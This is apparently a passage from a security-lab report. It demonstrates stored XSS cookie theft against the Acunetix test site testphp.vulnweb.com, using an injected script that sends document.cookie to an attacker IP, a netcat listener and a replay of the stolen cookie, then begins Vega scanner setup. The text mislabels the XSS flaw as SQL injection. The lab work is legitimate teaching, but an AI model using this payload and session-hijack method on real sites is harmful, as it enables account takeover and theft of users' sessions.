
If you try to visit any website on target's machine, you will find that it is not reaching any page, you can find that the VM is lagging too, after some time it can crash also. That's why security against 'Denial of service' attack is crucial.




Determining how hackers can login to the victim account without knowing the username and password with the help of cookie stealing.

Let's try **cookie stealing attack** on <http://testphp.vulnweb.com>

Step 1: First let's add cookie editor in Firefox, open Firefox and go to top right corner and click on the settings tab and click on '**Add-ons and themes**'.



Now search for **cookie editor** and select the second option as shown in the following screenshots:



33 results found for "cookie editor"

Filter results

Sort by **Relevance**

Add-on Type **All**

Badging **Any**

Search results

 **Cookie Editor**  682 users
Easily view and edit cookies for any website via toolbar popup!
★★★★★ Leonardo

 **Cookie-Editor**  51,593 users
Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab. Perfect for developing, quickly testing or even manually managing your cookies for your privacy.
★★★★★ cgagnier

Click on '**Add to Firefox**' and you will see Cookie-Editor was added and there's a cookie icon in the toolbar.



Cookie-Editor

by [cgagnier](#)



 This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.

[Learn more](#)

Cookie-Editor lets you efficiently create, edit and delete a cookie for the current tab.

Add to Firefox

51,593 Users | 132 Review | 4.2 Stars

5 ★		94
4 ★		14
3 ★		2
2 ★		4
1 ★		18

51,593 Users | 132 Review | 4.2 Stars

Firefox Add-ons

Cookie-Editor was added.

Manage your add-ons and themes through the application menu.

Allow this extension to run in Private Windows

Okay



Step 2: Now visit <http://testphp.vulnweb.com> and you can see the webpage as below:

The screenshot shows a web browser window with the URL <http://testphp.vulnweb.com> in the address bar. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area says "welcome to our page" and "Test site for Acunetix WVS.". On the left, there is a sidebar with a "search art" input field and a "go" button. Below it is a list of links: "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", "Links", "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". At the bottom of the page, there are links for "About Us", "Privacy Policy", "Contact Us", "Shop", "HTTP Parameter Pollution", and a copyright notice "©2019 Acunetix Ltd".

Step 3: Go to 'Signup' tab and login with username-**test** and password-**test** as shown below:

The screenshot shows a web browser window with the URL <http://testphp.vulnweb.com/login.php> in the address bar. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The main content area says "If you are already registered please enter your login information below:". Below this, there is a login form with fields for "Username" (containing "test") and "Password" (containing "****"). A red box highlights the "Signup" link in the sidebar. The "login" button is also highlighted with a red box.

We could see a profile with name John Smith and other information as follow:

The screenshot shows a web application interface for 'Acunetix TEST and Demonstration site'. On the left, there's a sidebar with links like 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', 'AJAX Demo', 'Logout', and 'Links' (Security art, PHP scanner, PHP vuln help, Fractal Explorer). The main content area is titled 'John Smith (test)'. It displays a form with fields for Name (John Smith), Credit card number (1234-5678-2300-9000), E-Mail (email@email.com), Phone number (2323345), and Address (21 street). There's also an 'update' button at the bottom right of the form.

Step 4: Go to terminal and check our kali's ip address, type **ifconfig** and see eth0, the inet is **192.168.1.9**.

```
(kali㉿kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:b0:c2:86:77 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255
        ether 08:00:27:53:0c:ba txqueuelen 1000 (Ethernet)
        RX packets 102 bytes 30751 (30.0 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 108 bytes 14589 (14.2 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
```

Now paste the script given below into **Name** block (in place of John Smith), this block is vulnerable to SQL injection, you can find other vulnerable blocks also like guestbook, also mention your kali's IP address in the script.

```
<script>
```

```
new Image().src=\\\"http://192.168.1.9/abc.php?output=\\\"+document.cookie;
```

```
</script>
```

[Here **192.168.1.9** is the IP address of the machine where we want to receive the cookie]
Click on update.

The screenshot shows a web application interface. On the left, there's a sidebar with links like 'search art', 'Browse categories', 'Browse artists', etc. The main area has a title 'John Smith (test)'. Below it, a message says 'On this page you can visualize or edit your user information.' There are several input fields: 'Name' (containing the injected script), 'Credit card number' (1234-5678-2300-9000), 'E-Mail' (email@email.com), 'Phone number' (2323345), and 'Address' (21 street). At the bottom right is a 'update' button.

Step 5: Now go to the kali's terminal and use **netcat** command to start port listening as below:

Use command: - **nc -vlp 80**

Here, nc – netcat command

-v – verbose flag

-l – listening flag

-p – flag for specifying the port to listen on. Hit enter-

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...

```

Step 6: Now go to the webpage and refresh it, and netcat will give us the cookie, here you can see that name is ‘**login**’ and cookie value is ‘**test%2Ftest**’ as shown in the following screenshot:

```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
connect to [192.168.1.9] from 192.168.1.9 [192.168.1.9] 60790
GET /abc.php?output=login=test%2Ftest HTTP/1.1
Host: 192.168.1.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://testphp.vulnweb.com/


```

Now logout of the webpage and we will try to login without username and password, that is with the help of cookies only.

The screenshot shows a web browser window with the following details:


- Title Bar:** * user info
- Address Bar:** testphp.vulnweb.com/userinfo.php
- Toolbar:** Back, Forward, Stop, Home, Refresh, Bookmarks, Favorites, etc.
- Header:** Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB
- Content Area:**
 - Header:** acunetix acuart
 - Text:** TEST and Demonstration site for Acunetix Web Vulnerability Scanner
 - Navigation:** home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo | Logout test (Logout test is highlighted with a red box)
 - Search:** search art (test) (test is highlighted with a red box)
 - Categories:** Browse categories | Browse artists
 - Description:** On this page you can visualize or edit your user information.

Step 7: After logout go to the **cookie editor** by clicking on its shortcut in the toolbar.



The screenshot shows a web browser window with the URL `testphp.vulnweb.com`. The page content is a test site for Acunetix Web Vulnerability Scanner, featuring a sidebar with links like 'search art', 'Browse categories', 'Browse artists', etc., and a main area with 'welcome to our page' and 'Test site for Acunetix WVS.' A red box highlights the cookie editor icon in the browser's toolbar.

Click on ‘+’ to add the cookie as shown below:



The screenshot shows the 'Cookie Editor' dialog box overlaid on the Acunetix test site. The dialog box displays the message 'This page does not have any cookies'. Below this message is a row of five buttons: a red box highlights the first button, which contains a plus sign '+'. The other four buttons are standard icons for delete, edit, and other actions. The background of the dialog box is light gray, and it has a close button in the top right corner.

Type ‘**login**’ as Name and ‘**test%2Ftest**’ as its cookie value as shown in the following screenshot:

A screenshot of a Linux desktop environment showing a web browser window. The browser has several tabs open, including 'Home of Acunetix Art' and 'testphp.vulnweb.com'. The main content area displays a website for 'Acunetix' with a sidebar for searching art and navigating categories. A modal dialog box titled 'Cookie Editor - Create a Cookie' is overlaid on the page. It contains fields for 'Name' (set to 'login') and 'Value' (set to 'test%2Ftest'). The 'Value' field is highlighted with a blue border.

Now refresh the page and with the help of cookie we find that we are successfully logged in without entering username and password.

A screenshot of a browser window showing the same website after refreshing. The user is now logged in, as indicated by the 'Logout test' link in the top right corner. A red arrow points from the text 'Indicates that we are logged in.' to this link. The rest of the page content is identical to the previous screenshot, showing the Acunetix logo, search bar, and sidebar.

This is how with an XSS exploit (input the malicious code and execute it) an attacker can steal session cookie and get unauthorized access. That's why a website should be secured against XSS attacks.

Scan the website using Vega tool and create a report with screenshots.

Target website: testphp.vulnweb.com

Vega is an open-source website scanning tool runs on **Java 8**, so we first have to install java 8 and make the appropriate changes in environment settings for java 8 in order to run Vega tool.

Step 1: Go to <https://www.oracle.com/java/technologies/downloads> and look for **jdk 8** and select the operating system that you want to run java 8 in, we are going to download java 8 in windows x64 operating system.

The Oracle JDK 8 license changed in April 2019

The Oracle Technology Network License Agreement for Oracle Java SE is substantially different from prior Oracle JDK 8 licenses. This license permits certain uses, such as personal use -- but other uses authorized under prior Oracle JDK licenses may no longer be available. Please review the terms carefully before downloading and using this product. FA

Commercial license and support are available for a low cost with Java SE Universal Subscription.


JDK 8 software is licensed under the Oracle Technology Network License Agreement for Oracle Java SE.

Java SE 8u371 checksums


Linux	macOS	Solaris	Windows
Product/file description	File size	Download	
x86 Installer	136.77 MB	 jdk-8u371-windows-i586.exe	
x64 Installer	145.50 MB	 jdk-8u371-windows-x64.exe	

Now download it and install it in **C:\program files**, proceed with all the steps to install it, the file name is **jdk-1.8** in java folder.


Step 2: Now go to system properties → **advanced system settings** and go to **environment variables**.




Now under **system variables** select **path** to edit and click on **edit** tab as shown in below screenshots.



Now click on **Browse** tab and browse through C drive as **C:\Program Files\Java\jdk-1.8\bin** and click ok.




